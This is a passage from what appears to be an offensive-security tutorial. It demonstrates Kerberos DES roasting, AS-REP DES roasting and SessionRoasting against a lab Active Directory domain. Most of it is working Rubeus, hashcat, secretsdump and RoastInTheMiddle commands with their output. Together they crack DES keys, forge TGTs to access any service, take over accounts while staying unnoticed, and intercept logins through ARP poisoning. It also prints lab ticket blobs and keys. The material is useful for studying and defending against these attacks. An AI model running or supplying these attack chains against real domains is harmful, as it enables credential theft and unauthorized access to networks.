c:\>Rubeus.exe asktgs /u2u /service:tantani /entype:des /nowrap /dc:dc.newlab.local /ticket:doIooIDPAsCA6D4lM4cNmKbVs1kD6BVTF+9cDTwLzOfJpgIqimZQBt6nIadZewQ25tYe3UkojWCmJvZbd53JJmaF1sA5SAEwdFtZ04a3ExKR+kEFF/s2R7sp4fiMryjBTMWOS400fszd4wjIVOZ0Dx6sVBpr42nxJrKJf1TCaEvb6/k1zOBKWdE47/zN+iipCmJKF0GFmVnKDCKWws513hh1OIyUTliu8oIpOMr+rvcxcHvhMNL9+NtAlfTn4KBGWkjTn4FzDBS5/EuMESw1srYhA8eXBg/5yREpddk/sqPNgzE2IrnIewDjntZBvt8IVuPBRTi+Aw7+3iDsrl4dgX0SpMtMtmNiJvAYIHZQtR7+ZBPzIDk6rp3+k95q3o6H1jncJlzHN2RBD7rvmtMd9UOqdTPNMdyMM2TWU01UnOLAgnF5lmY3OuCF0FK6KHkepmMah36tB7JRqud918lgRGejOt1owPH4Zvtfkl1TE3V9jonGjFYsXpojHJXNBL5qNy9CAM8uoF3/VgFixGkuui9AHPO2zbJnyo4HVMIHSOAACAQCigcoEGcd9gcQwgCGgg8yMDIOMTIymDAYMTIxNFqnERGMjAyNDEyMJYxNJeyMTRaqA4bDE5FV0xBQi5MT0NBTKkhMB+gAWIBAqEYMByBmtyYnrndB2FsoidtjCCA7KgAwIBEqEDAgECOOIDPAsCA6D4lM4cNmKbVs1kD6BVTF+9cDTwLzOfJpgIqimZQBt6nIadZewQ25tYe3UkoVnwylDzZiOnCqjQ0FWZ75pjyeFnZ04a3ExKR+kEFF/s2R7sp4fiMryjBTMWOS400fszd4wjIVOZ0Dx6sVBpr42nxJrKJf1TRDazLJe3pS73bgM/Jzq7X43cCxkF0GFmVnKDCKWws513hh1OIyUTliu8oIpOMr+rvcxcHvhMNL9+NtAlfTn4KBGWkjTn4FzkIHsvoi9BOFGiv+IQaSEIW2P4e+pddk/sqPNgzE2IrnIewDjntZBvt8IVuPBRTi+Aw7+3iDsrl4dgX0SpMtMtmNiJvAYIHZ83vcIoIk/Tgu/Fb4Qp9FJwn9dpncJlzHN2RBD7rvmtMd9UOqdTPNMdyMM2TWU01UnOLAgnF5lmY3OuCF0FK6KHkepmMah3AGEAooG1BIGyfyYGIGsoIGPMIGMiGjoBMWEaADAgEdoQoeCHKONoadtoN/oQ4bDE5FV0xBQi5MT0NBTKIUMBKGawIBAAELRsHdGFudGFuaQ==
```

```
(S)\  
[...]  
  
v2.3.2  
  
[*] Action: Ask TGS  
  
[*] Requesting 'des_cbc_md5' etype for the service ticket  
[*] Building TGS-REQ request for: 'tantani'  
[*] Using domain controller: dc.newlab.local (192.168.0.184)  
[+] TGS request successful!  
[*] Base64(ticket.kirbi):  
  
doIE3TCCBNmgAwIBBAEDAgEWooIECDCCBARhggaQAMIIID/KADAgefFoQ4bDE5FV0xBQi5MT0NBTKIUMBKGawIBAAELMA  
UoxzhXiQxEqo2KrNC6LSbnWLtsntb/3jhDiv8RtdAgNWRO0IP627viHw8m9D/dftfbfZ8z3QnyV4D7kUGYBAGEGEHQ0MLgfoc  
gc3tbAAB61t0J2H+XD4qJnHAoeQtL+NCJ1FlVyxxHFwUYWyhpw00qhZMZT4LxeyavnVjuUmUpz3HZizU9ceEtK9Z1QEovbJ  
t+GbHzaaqeGDp3W6pPcnpT7NtoJp25D81GKF+fhsfUVTwfJRQWHe8FgSHUqK7YvhJqd0KT2Gr5F1Ph39iGGUZsrungzfKQAANK  
LULIO1B7Ct451BZN58LCrxA94zXsAaoKXzvIQRXa2eiJ/diPVyuSUq3jrCq4xsauPEfaUXzg7gfpdYycswGFHZPvVgeryLP3  
Wlgo+A/KmfCbCBGYO0Wn2K3zho6lkUuyiQNn8apY29CKhc4hWMB71MGMDsv4niRQE7OcZ8PFUN98Zdw8ZHmq+KiWpGgjedga  
AgEAooG1BIGyfyYGIGsoIGPMIGMiGjoBMWEaADAgEdoQoeCHKONoadtoN/oQ4bDE5FV0xBQi5MT0NBTKIUMBKGawIBAAEL  
RsHdGFudGFuaQ==  
  
ServiceName      : tantani  
ServiceRealm    : NEWLAB.LOCAL  
UserName        : tantani (NT_PRINCIPAL)  
UserRealm       : NEWLAB.LOCAL  
StartTime       : 12/19/2024 5:26:14 PM  
EndTime         : 12/20/2024 3:12:14 AM  
RenewTill       : 12/26/2024 5:12:14 PM  
Flags           : name_canonicalize, pre_authent, renewable, forwardable  
KeyType          : des_cbc_md5  
Base64(key)     : eQ405p22g38=  
Block One Plain Text : 638203A03082039C  
Decrypted PAC   :
```

In Wireshark we can see how a U2U request is a normal TGS-REQ message where the requested etype is DES, while the additional-tickets field contains our own account's TGT, encrypted with krbtgt's AES256 key:

Press enter or click to view image in full size

→	203	6.429142	192.168.0.12	192.168.0.184	KRB5	909	TGS-REQ
←	205	6.430144	192.168.0.184	192.168.0.12	KRB5	1395	TGS-REP
<							
v tgs-req							
pvno: 5							
msg-type: krb-tgs-req (12)							
> padata: 1 item							
v req-body							
Padding: 0							
> kdc-options: 40810018							
realm: NEWLAB.LOCAL							
v sname							
name-type: kRB5-NT-PRINCIPAL (1)							
v sname-string: 1 item							
SNameString: tantani							
till: Sep 13, 2037 06:48:05.000000000 W. Europe Daylight Time							
nonce: 358106211							
v etype: 1 item							
ENCTYPE: eTYPE-DES-CBC-MD5 (3)							
v additional-tickets: 1 item							
v Ticket							
tkt-vno: 5							
realm: NEWLAB.LOCAL							
v sname							
name-type: kRB5-NT-SRV-INST (2)							
v sname-string: 2 items							
SNameString: krbtgt							
SNameString: newlab.local							
v enc-part							
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)							
kvno: 2							
v cipher [...]: ed3cf0a7a2843e6b4478d06607d57c669f23c1d00ca6e10488fe831c7e7b1343c4b5							
v Decrypted keytype 18 usage 2 using keytab principal krbtgt@TESTSEGMENT.LOCAL							

Rubeus calculates the first block of plain text from the TGT session key, cname, and the PAC from the U2U TGS and outputs it to us. The describe command lets us put together the plain text and the DES TGS to calculate a crackable hash:

```
Rubeus.exe describe /desplaintext:638203A03082039C /ticket:<TGS>
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe describe /desplaintext:638203A03082039C /ticket:doIE8jCCB06gAwIBBaEDAgEWoo
+e8NUTRKgF89w2yomV4Be+Cpt0na12P5TGKTr5N8Xaqos83pxHvcar3NaKmOWRN9ZAVHhvIedIkI3k+LLJd/CicbI
sEGXPSNFy1WM68pkPC/MfE7xY9+1fqKC+VwV95XubVqWayyMhItGQpmCN62L7QGOWr41H1V8gzSxTPPUV0qd1b9o2
Fd/e600813p8Rtoeo4WSA81X7/THcr19GnmbJpkw5tNKfb550nFxL+unJL3M9tCMwByNxVP58Sqn1c0yBMdZZyEV
ksIfnng85CTfTQRWxLEQ3tfhAiADBtgMhnrCpLv47ohiVj4Vg5oAg70Mct0tHH3FZLTlyp+VgHwPtBsreurj2yQ8
I4FqG49kQ1ZBWYbL/7aGI+8BEMAFu8U0SNsPmci0n8Z07V5c4q9Si4D6ik9268+fokQ8jmxCIoeUvDH2Fc24Z+aji
OHISIAbef/Bb8v4vsZ64njxUNAKbDvvGRKz3XJv6dsE5EdpZ5lwC7Y9dqNjzwhk3x60BxjCBw6ADAgEAooG7BIG4
MjIwMDIXmJfE0WqcRGA8yMDI0MTIyNjE2MTIXNFqoDhsMTkVXTEFCLkxPQ0FMqRowGKADAgECoREwDxsEaHR0cBsHZ

(
)
Rubeus
v2.3.2

[*] Action: Describe Ticket

ServiceName      : http/example
ServiceRealm     : NEWLAB.LOCAL
UserName         : tantani (NT_PRINCIPAL)
UserRealm        : NEWLAB.LOCAL
StartTime        : 12/19/2024 5:15:45 PM
EndTime          : 12/20/2024 3:12:14 AM
RenewTill        : 12/26/2024 5:12:14 PM
Flags            : name_canonicalize, pre_authent, renewable, forwardable
KeyType          : des_cbc_md5
Base64(key)      : lJvC0Ah2GjE=
Kerberoast Hash  : D52D44A805F3DC36:E2FAB3F172CD9D6C
```

Hashcat can crack this with the following command:

```
hashcat -a 3 -m 14000 <hash> -1 /usr/share/hashcat/charsets/DES_full.hcchr --hex-
charset ?1?1?1?1?1?1?1?1
```

```
d52d44a805f3dc36:e2fab3f172cd9d6c:$HEX[4631510729373d20]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 14000 (DES (PT = $salt, key = $pass))
Hash.Target.....: d52d44a805f3dc36:e2fab3f172cd9d6c
Time.Started....: Thu Dec 19 17:35:32 2024 (1 sec)
Time.Estimated...: Thu Dec 19 17:35:33 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: 4631510729?1?1?1 [8]
Guess.Charset....: -1 /usr/share/hashcat/charsets/DES_full.hcchr,
Guess.Queue.....: 1/1 (100.00%)
```

In order to test this attack without access to a cracking rig you can dump the NTDS.dit to see all the domain DES keys, they will be marked as des-cbc-md5, and use the kerberoastable account's key to build a partial hashcat mask, like 94b186d7ffa1?1?1, where only the last two bytes need to be bruteforced:

```
(kali@linux)-[~]
$ secretsdump.py newlab.local/administrator@192.168.0.184 | grep destest
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated for this package
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20241216.17280
Password:
newlab.local\destest:1105:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e7
newlab.local\destest:aes256-cts-hmac-sha1-96:be4c7e98e0b1a0956bcc8cffc7e966e8b
newlab.local\destest:aes128-cts-hmac-sha1-96:837e32cb1c1f45f448d314e164f30f44
newlab.local\destest:des-cbc-md5:4631510729373d20
```

Or, if you remember the plain text, rubeus has a hash command to calculate kerberos keys when given password, username, and domain name (RC4 keys only require the clear text passwords but for DES and AES keys the KDC will hash the password with a salt, which contains realm name and principal name, also shown in the output):

Press enter or click to view image in full size

```
c:\>Rubeus.exe hash /password:AAAAaaaa!1 /user:destest /domain:newlab.local

(
)
Rubeus
(
)

v2.3.2

[*] Action: Calculate Password Hash(es)

[*] Input password      : AAAAAaaa!1
[*] Input username     : destest
[*] Input domain       : newlab.local
[*] Salt               : NEWLAB.LOCALdestest
[*] rc4_hmac           : C9030D66549888509E77D602832005EF
[*] aes128_cts_hmac_sha1 : 837E32CB1C1F45F448D314E164F30F44
[*] aes256_cts_hmac_sha1 : BE4C7E98E0B1A09568CC8CFFC7E966E8B425DA1E76E7DD91EA3C0C304956AFD9
[*] des_cbc_md5        : 4631510729373D20
```

With the DES key in our hands we can request a new DES TGT as the victim user:

```
Rubeus.exe asktgt /user:destest /des:4631510729373d20 /domain:newlab.local /dc:dc  
/suppenctype:des /nowrap
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgt /user:destest /des:4631510729373d20 /domain:newlab.local /dc:dc /suppencytype:des /nowrap

Rubeus

v2.3.2

[*] Action: Ask TGT

[*] Using des_cbc_md5 hash: 4631510729373d20
[*] Building AS-REQ (w/ preauth) for: 'newlab.local\destest'
[*] Using domain controller: 192.168.0.184:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE0DCCBMygAwIBBAEDAgEWooID7jCCA+phggPmMIID4qADAgEFoQ4bDE5FV0xBQI5MT0NBTKIhMB+gAwIBAqEYMBYbBmtYnRndBsMbmV3t
eZ5o6OwYCbRat6XkDkV4XKsvu83QTGtfQLNB1kBEj+ZuYRITPittUmm6l64qzjJTfqv4g5g0Q0QVeMRa6AvsQ+VpCsvgPJJRZ3mSBB173pbuPzLctnp
SDOd1cWYr4Zj5FuRtKRZ43mwzTiiyv4SGCgg6CQGG2vxfMf5LSiUEvOGPg+2hJ+JN1ykG22lauupP+9FfQRKAw/TwjV6uBISbwPQFzov16+3N84MMPK
N9o173dNjDaacRHM81TfHuL9LaskVe3cpdZli9UDcs1h4XPUu4iUkhuDHY1TicSW8CAsrj707ow/fpf4aBS8VYPg8X9sz0Z+M7RafIkw1TlCG3tg0a6
LXW54BOV61q+ZCjt95UFTP1HKBCinMBp42djBRK0ewl3cFpQ7ludjQKi/GvtQ+3VbV5C8nyHXnOCtk97jXokee4P6CpqjTjm43qUwA03ANzWUNTGMvd
E5VpYAb44gewih2zSWvAPXdw8ENkSxdEgy04143bERdLz2BhAzrsjH9KFyirk0GRtocAj8sVINp6QzWqDtc2c0wvvgCUyZ01JSvySG9uVwSazEpG75td
MBGgAwIBA6EKBAg+H2idV5j1kaEOGwxORVdMQUIuTE9DQUyiFDASoAMCAQGHcZAJGwdkZXN0ZXN0owcDBQBA4QAAPREYDzIwMjQxMjIxMTQ0NjQwWqV

ServiceName      : krbtgt/newlab.local
ServiceRealm     : NEWLAB.LOCAL
UserName         : destest (NT_PRINCIPAL)
UserRealm        : NEWLAB.LOCAL
StartTime        : 12/21/2024 3:46:40 PM
EndTime          : 12/22/2024 1:46:40 AM
RenewTill        : 12/28/2024 3:46:40 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : des_cbc_md5
Base64(key)      : Ph9onVeY5ZE=
ASREP (key)      : 4631510729373D20
```

And finally use the TGT to access any service we like:

```
Rubeus.exe asktgs /service:ldap/dc.newlab.local /dc:dc.newlab.local /nowrap
/ticket:<TGT>
```

Press enter or click to view image in full size

```
c:\>Rubeus.exe asktgs /service:ldap/dc.newlab.local /dc:dc.newlab.local /nowrap /ticket:doIE0DCCBMygAwIBBaE
ASCA5A5f0qk4XViGc004BBIPwEHvqTS1n7BfJOZt039gHZ8i7twZ3V97vXh54FqY7mzQYIUtfOp7BI8j0oKeZ5o60wYCbRat6XkDkV4XKsvu
UMijVt0SMAq/V+fqmQmgDrBBCYgwE0SYFzZkLqQeLU0GmJU/3ZTgjsEEYw4mdpMHJwXu1PdOn6QudNJPmTSD0d1cWYr4Zj5FuRtKRZ43mwz
itMu+rBuSAjRD0De4TpE6RyJAP7YvG3SiFEhiISsw8KmaaTEk6c9gAXo6CX5Bz4ZTxytgY1NHLQpPT5f83N9o173dNjDaacRHM81TfHuL9L
LskzylyQWYKBwlmXTXSHurHRpQi74986TTB0C6nuu7ifuQEpfamsLJ2wntCneETtJ4ns/BwA0tN8xaoBvkLXW54BOV61q+ZCjt95UFTP1HK
TsgQ3BqbtW6zHACvay3roDd2W6fDf4F6AM0HG0U12afzrtLZUuDnuc+j3Yk20IwTVU19fVx+2SoGB8Cs5QE5VpYAb44gewih2zSwvAPXdw8
+Sf3yf4kKZE3lBemB3DpmKg+aREP+rJlLjpVuJgc0wgcqgAwIBAKKBwgSBv32BvDCBuaCBtjCBszCBsKATMBGgAwIBA6EKBAg+H2idV5jlk
xNDQ2NDBaqA4bDE5FV0xBQi5MT0NBTKkhMB+gAwIBAQEYMBYbBmtYnRndBsMbmV3bGFILmxvY2Fs

(R)UBEUS
v2.3.2

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'ldap/dc.newlab.local'
[*] Using domain controller: dc.newlab.local (192.168.0.184)
[+] TGS request successful!
[*] base64(ticket.kirbi):

doIFIjCCBR6gAwIBBaEDAgEWooIEJzCCBCNhggQfMIIEG6ADAgEFoQ4bDE5FV0xBQi5MT0NBTKKiMCCgAwIBAQEZMBcbBGxkYXAbD
LOyccjfrbpjJh6jy9jrtE0FDfBev/yv20vFFSX6QSA3/sET3Jg169esHmm9NjxuUnA3V0d/IQD+SIQgHCC2ZgDDojsi0w+LzhmCzsVQV03W
ggzjfo2m7SZdqJ84MYvGRxAaVPOvvc8e4GgqyN4NlGJvuhbIOmGOfZDDhA39NYZMt155VvkErFNPkr/A/24WU1A8umPgxw9mbQWNFwArFAK
qlhcUwAO2uE4bu24eWqvdA0Gj1eSXmaeeiR0izjyJ0DoRiFEkIAJX26XZ7FoMX93b9PFL/26CJIH9DyEJ/csgDdmCB8nLGKbmBj2hy3cCeO
GJwDePZ3PrfYw8zyvmnAebAyd4pLE0CvW54fZ1/B094152pwZ3EceMms83kRBSxIzLHv0G13ycEUlHSeKB5Pw/XBZCmWptaFLxVaAOZEBiP
v8l7DP4e0PSyQb6CEf8GIHh1BycdvT5n7LE6wdrAylB0tH43NoFFwUOF7rUXD08HaMsPrJf6cQq84qGMK1xRLhV8XCQv1M7yiNJ2P635Swz
iaLy9BG6THoFZaFblcspPZjCZfiem3uJgeYwgeOgAwIBAKKB2wSB2H2B1TCB0qCBzzCBzDCBYaArMCmgAwIBEqEiBCDSLphJGoiLHE4/6zv
jAwNDY0MFqnERgPMjAyNDEYmJgxNDQ2NDBaqA4bDE5FV0xBQi5MT0NBTKKiMCCgAwIBAQEZMBcbBGxkYXAbD2RjLm51d2xhyi5sb2Nhba==

ServiceName      : ldap/dc.newlab.local
ServiceRealm     : NEWLAB.LOCAL
UserName         : destest (NT_PRINCIPAL)
UserRealm        : NEWLAB.LOCAL
StartTime        : 12/21/2024 3:49:41 PM
EndTime          : 12/22/2024 1:46:40 AM
RenewTill        : 12/28/2024 3:46:40 PM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : 0i6YSRqiixOP+s7zuJEZqm89N27NA2BNsqGovo7ptA=
```

AS-REP DES Roasting

As we know by now, classic AS-REP roasting is an attack that can be executed when the DONT_REQ_PREAUTH UAC flag is set, allowing anyone with the knowledge of the user's name to request a TGT without completing pre-authentication. Pre-authentication is the process of authenticating a user to a KDC when they request a TGT with an AS-REQ message, it involves the user sending a timestamp encrypted with their password-derived key, which the KDC tries to decrypt to confirm the user's key is the same as the one in the KDC's database. If the key is valid a TGT is returned in an AS-REP message.

The AS-REP structure contains two blobs of encrypted data, both named enc-part. The first contains the TGT, and is encrypted with the krbtgt user's key, while the second is encrypted with the requesting user's own key since it contains data the user needs to access, like the TGT session key, without which the ticket cannot be used.

Press enter or click to view image in full size

```
▼ as-rep
  pvno: 5
  msg-type: krb-as-rep (11)
  > padata: 1 item
    crealm: NEWLAB.LOCAL
    > cname
  ▼ ticket
    tkt-vno: 5
    realm: NEWLAB.LOCAL
    > sname
    ▼ enc-part TGT ENCRYPTED WITH KRBTGT KEY
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      > cipher [...]: e2a704e8f9d8ef229adc040553e3224ef0058e93598e1ce0ed3c4ad3d9b3546f3e02d2b38
    ▼ enc-part DATA ENCRYPTED WITH USER'S KEY
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 1
      ▼ cipher [...]: 70d07cab208ae922869529522fcc2659fad68739f4c5eaa4a0fd7159052b9c340d1c41e88b4
        > Missing keytype 18 usage 3 (id=missing.1)
```

Disabling pre-authentication means anyone can ask the KDC for a TGT containing data encrypted with a user's key: this data can be used to calculate a crackable hash which will lead to the target user's password.

If a user with `USE_DES_KEY_ONLY` set requests a TGT the second `enc-part` of the AS-REP will be encrypted with their DES key, so if pre-authentication is disabled we can carry out an attack similar to DES roasting, except the cypher is contained in an AS-REP instead of a TGS-REP. This means the data needed to calculate the first block of plain text is different, but luckily it's all predictable so this time we don't even need to resort to U2U, Rubeus will calculate the hash by itself after receiving the AS-REP.

AS-REP DES roasting is more useful as an account takeover technique when we have `GenericAll` or `GenericWrite` permissions on a user but we can't reset their password (maybe it's an account being actively used by people and we don't want to disrupt their work or get caught) and `PKINIT` is not configured on the DC, so we can't use shadow credentials.

The goal is to temporarily modify the user's UAC settings to enable `USE_DES_KEY_ONLY` and `DONT_REQ_PREAUTH`, send an AS-REQ for the user, reset the UAC to its previous value, and crack the cypher to obtain the target's DES key.

An exploitable account looks like this from ADUC:

Press enter or click to view image in full size

Account options:

☒ Use only Kerberos DES encryption types for this account	^
☐ This account supports Kerberos AES 128 bit encryption.	
☐ This account supports Kerberos AES 256 bit encryption.	
☒ Do not require Kerberos preauthentication	v

Account expires

☒ Never	
☐ End of:	sabato 8 giugno 2024 

We can either let Rubeus automatically find roastable users with LDAP:

```
Rubeus.exe asreproast /domain:newlab.local /dc:dc /format:hashcat
```

...or manually specify a user ourselves:

```
Rubeus.exe asreproast /domain:newlab.local /dc:dc /format:hashcat /user:asrep /des
```

Either way we receive a hash of the same format as before:

Press enter or click to view image in full size

```
c:\>Rubeus.exe asreproast /domain:newlab.local /dc:dc /format:hashcat /user:asrep /des

(
  )
Rubeus
(
  )

v2.3.2

[*] Action: AS-REP roasting

[*] Target User      : asrep
[*] Target Domain   : newlab.local
[*] Target DC       : dc

[*] Using domain controller: dc (192.168.0.184)
[*] Building AS-REQ (w/o preauth) for: 'newlab.local\asrep'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

    20B2BAC55F5AF631:7B9F567ED004BBBBF
```

Launching hashcat with mode 14000 should now give us the cracked DES key:

```
20b2bac55f5af631:7b9f567ed004bbbf:$HEX[5407805e5ec75b1c]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 14000 (DES (PT = $salt, key = $pass))
Hash.Target.....: 20b2bac55f5af631:7b9f567ed004bbbf
Time.Started.....: Mon Dec 23 13:04:58 2024 (0 secs)
Time.Estimated...: Mon Dec 23 13:04:58 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: 5407805e5ec7?1?1 [8]
```

With this key we request a TGT for the target user:

```
Rubeus.exe asktgt /user:asrep /des:<<2037161631fb49e5>> /domain:newlab.local /dc:dc
/nowrap
```

Press enter or click to view image in full size

[illegible]

In this packet capture we can observe the attack in detail, the AS-REQ does not contain any pre-authentication data, usually this would trigger a KRB5KDC_ERR_PREAUTH_REQUIRED error but instead we receive a TGT and a blob of data encrypted with the vulnerable user's DES key, allowing us to build a hash.

Press enter or click to view image in full size

```

▼ as-req
  pvno: 5
  msg-type: krb-as-req (10)
  > padata: 1 item
  ▼ req-body
    Padding: 0
    > kdc-options: 40800010
    > cname
    realm: newlab.local
    > sname
    till: Sep 13, 2037 06:48:05.000000000
    nonce: 1078476923
    ▼ etype: 1 item
      ENCTYPE: eTYPE-DES-CBC-MD5 (3)
[Response in: 121]
AS-REQ WITH NO PRE-AUTH DATA

▼ as-rep
  pvno: 5
  msg-type: krb-as-rep (11)
  > padata: 1 item
  crealm: NEWLAB.LOCAL
  > cname
  ▼ ticket
    tkt-vno: 5
    realm: NEWLAB.LOCAL
    > sname
    ▼ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      ▼ cipher [...]
        > Decrypted keytype 18 usage 2 using keytab principal krbtgt@TESTSEGA
        > encTicketPart RETURNED TGT
    ▼ enc-part
      etype: eTYPE-DES-CBC-MD5 (3) DATA ENCRYPTED WITH
      kvno: 2 USER'S DES KEY
      ▼ cipher [...]
        > Missing keytype 3 usage 3 (id=missing.1)
[Response to: 120]
[Time from request: 0.000686000 seconds]

```

SessionRoasting


Yet another attack documented by [Charlie Clark](#), this one relies on the fact that AS-REQs can be intercepted, modified, and replayed to a DC.

SessionRoasting is essentially an encryption downgrade attack launched from a MITM position, where the attacker can intercept traffic between a victim computer and a DC supporting DES kerberos encryption. It is in fact possible to modify an intercepted AS-REQ's etype to only include DES-CBC-MD5, which when replayed forces the KDC to release a TGT with a DES session key.

Since the attacker is between target and DC through ARP poisoning the AS-REP containing the issued TGT is intercepted as well, but the ticket cannot be used without knowing its DES session key, this is found in the second enc-part field of the message and it's encrypted with the target account's key.

While we can't use the keyless TGT to authenticate we can embed it in a U2U TGS-REQ, which gives us a TGS encrypted with that TGT's DES session key. This means we can use the same method of DES roasting to calculate a hash which doesn't crack to a service account's encryption key, but to a TGT session key instead. If we find this session key while the TGT is still valid (default lifetime is 10 hours) we will be able to authenticate with the ticket and request a TGS as the victim. In the image below I tried to simplify the attack flow.

Press enter or click to view image in full size



Charlie's [RoastInTheMiddle](#) project implements most of these steps automatically, and also supports other [interesting kerberos attacks](#) that are worth exploring. The program takes

care of the ARP poisoning, tampering and replaying of messages as well as the calculation of crackable DES hashes. To launch the attack we specify a listening interface, a list of target computers we want to intercept AS-REQs from, the DCs which support DES and finally a valid TGT for our own attacker, needed for the first U2U exchange to obtain the plain text:

```
RoastInTheMiddle.exe sessionroast /listenip:<IP> /targets:<TARGET> /dcs:<DES DC> /tgt:<TGT>
```

Press enter or click to view image in full size

```
c:\>RoastInTheMiddle.exe sessionroast /listenip:192.168.0.12 /targets:192.168.0.186 /dcs:192.168.0.184 /tgt:doIE6DCC
7KgAwIBEqEDAgECooIDpASCA6Av6QME10T01SA2JdPsQ3spLRLCxbCq6pfXCE92yut2AzLaK0sq+tv4A3iwJae6s+hr0mWEhXTgUxFl+UD6n1BoBswF
8d2lsVEQCPyYld6ZjlMo6slcU2MMifJZLd+Oz7WLSCTAvXAni1pMOM7zsa0sfHKatMcyrMaHlVxXnoodmAKPowQIAZl2c2wlvzV/S1rSNW4zynGvd8IC2
+y1pUXDJeNYJ8Q1lRaGzmTI3bzjPhc1CKjUWTTdovf4yuQGpodU/kZ05ISf2dmtUbxdf+Cn29UeLeowNSJuCMEChRjXoSMFE+EsktVQetyaVV7xSCYX
NaF1iJ2QNKACspVQGq0tH/IWRsmOVvo14LyO+Mr8xh+D+1SNShRafFXQvS0C69PMMFTqBt7/rUIDQq4E1It3jScMFJ3eVCOor/CXjQ60WVKdCAUm11P
iZc+DwQ0+w09EPz9eo/Yu0H1RcSE5+2qp6jc2r3t3hvw9NwntNbmFR15yKmbK61Vp8AI+ibQaKxAR68WSG05z5Bqjuf8IX40FV1EH03IJDNXVUMGHi
pB+GqF1YAQD0qE9PmPq1jSjBHghkFCQGicmJEzZyRnc9JD+yUasQf3N0fG01D10N1Cd8wU7gCjc5cLo4HVMiHSoAMCAQCigcoEgdc9gcQwgcGgg4wgb
xMTQZmZi3WqYRGA8yMDI0MTIymJAwMzMyN1qnERgPMjAyNDEyMjgXNDMzMjdaQ4bDE5FV0xBQI5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMbmV
[*] Starting RitM sessionroast attack
[*] Starting sniffer
[*] Starting reassembler
[*] Starting ARP spoofer
[*] Starting roaster
[*] Got usable known plain text: 638203A8308203A4
[*] SNIFFER: Got AS-REQ for user bhope@NEULAB to service krbtgt/NEULAB
[*] Hash DES session key:
    bhope : 22638768D89D9B08:2384A0DD50968A59
[*] Kirbi missing session key:
    doIEBzCCBGugAwIBBAEDAgEwoID7DCCA+hhggPkMIIDKADAgEFOQ4bDE5FV0xBQI5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMTkVXTE
yO0mSX7o0Mngq9844yM7upmaqH2af+iG2SFgrZn1P7i+1TMHgoUrqLe1EmkwcKNsW58Ff5qXVV408MhQ8VBh8m2Wt151iN+FrFf+NuuqMgQ0gHBB/0TMf
+lsQzYURkIH/0YIUCMvi4z1NEarIptQ7llPSHjuB56/E54SGvS21cIaYcnVkmwJ10kP8Ci1XlHQgovDGwTxmR4+bxj/50vqx7PbPbTJB1v7p6iBe1Q
Q5eNNCHCJ1GdwYyx9/xIDDZdtoM0irYSMgXTsC2R8pw/DfIfplrB5R+wrFv2ENimTt6Nyt2bkexRsJjNhr5KZYObfZyw0yQIgpE0IKn9kapG8IP81yiH
r2q4FwxIElkeEwTUQpRRNWiRs4csQkaRLx5qX3yNakqJqxmmonkwovg8nDK48BBfBk6hu5sVN/k0vuuCGpAuVnsrPkAOTo/UJ1JXfv6i9WmfJ0uD7yNo+e
OQAAxU6Nsy98DAXBcOgnFp3eLQwkQELGt1CDHHimr2Zi/zrIfk515/ZgZGfHlaZdyMny5eoYjQvdRm/Hn49LBfwdI3fwIem2mPjpppGXcVNIAa1odZU7
